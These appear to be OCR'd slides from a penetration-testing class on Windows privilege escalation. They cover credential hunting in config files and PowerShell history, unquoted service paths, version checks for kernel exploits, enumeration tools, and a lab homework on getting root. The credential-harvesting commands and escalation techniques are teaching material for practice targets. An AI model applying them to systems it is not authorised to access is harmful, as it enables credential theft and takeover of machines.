
- Two main types:
  - Admin to System
    - Very easy, won’t be discussed
      - Look into scheduled tasks if interested.
  - User to Admin/System
    - We’ll be talking about this
- We will not be talking about Active Directory

Task failed successfully.

Credentials in Files

- Always check around the filesystem!
  - Maybe KiTTY if it's installed
  - Recycle bin?
  - IIS webserver may be a good place to check.
- Run commands to check through known likely files!
  - `find`
  - `locate`
  - `Get-ChildItem`

Credentials Example



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'neil' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Opera2112' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

Environment/Powershell History


- Creds Saved in Environment?
  - `Get-ChildItem Env: | ft Key,Value`
- Powershell History:
  - type: `$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt`

Service Misconfigurations

- Editing service config/binary
  - DLL Hijacking
- Unquoted service paths
  - Is the service running as admin?
  - Check for it’s path! If there is no quotes in it, there is a potential vulnerability.
  - …`/Program Files/` and similar folders with a space are prime targets
  - We would name our payload `Program.exe`

Vulnerability in Windows Version

- Similar to the Kernel exploits in the Linux Section
  - One liner:
  - `systeminfo | findstr /B /C:"OS Name" /C:"OS Version"`
- Check Exploit-DB for exploits on the version.
- May need to compile with MinGW.



```
PS C:\Users\[redacted]> systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name:                   Microsoft Windows 10 Home
OS Version:                10.0.19042 N/A Build 19042
```

Automated Scripts

- WINpeas:
  - https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS
- JAWS:
  - https://github.com/411Hall/JAWS

In Class Activity

Privilege Escalation

Exercise details

- Use the shell you gained from the first activity.
- See if you can find any configuration files:
  - Look in the webapp directory.
  - Look for files containing potential credentials.
  - Do you see anything? If not, move on!

- Check for credential reuse by trying common credentials.
  - Think of some likely unsecure credentials.

- Review sudo flags using `sudo -h` to check privileges of your user.
- Gain root access.

Further Privilege Escalation Help

- Privilege Escalation Workshop:
  - https://github.com/sagishahar/lpeworkshop
- Linux Privilege Escalation Help:
  - https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
  - (Useful on your homework; HINT, HINT)
- Windows Privilege Escalation Help:
  - https://www.fuzzysecurity.com/tutorials/16.html

Where to go next

- TryHackMe: https://tryhackme.com/
- Hack the Box: https://www.hackthebox.eu/
- PNPT
  - https://certifications.tcm-sec.com/pnpt/
- OSCP (if you really want to get into it):
  - https://www.offensive-security.com/pwk-oscp/
- Youtube:
  - Hackersploit, IppSec, Live Overflow (advanced)

Summary

- Use nmap and other recon tools to scan the target server.
- Use Google to research the services you see on the server.
  - Make sure to always thoroughly check web apps!
- Get a reverse shell!
- Scan the server as a user to look for potential privilege escalation paths.
- Get `root/admin`.

Homework

- There is a webserver running on a common port. You must chain together a couple of vulnerabilities to gain `user` access to the server.
- Once you have user access you must escalate your privileges to `root`.
- There will be two `flag.txt` files, each containing a hash. Please find and include these in your report.
- Please refer to slides 23, 34, and 35

The End!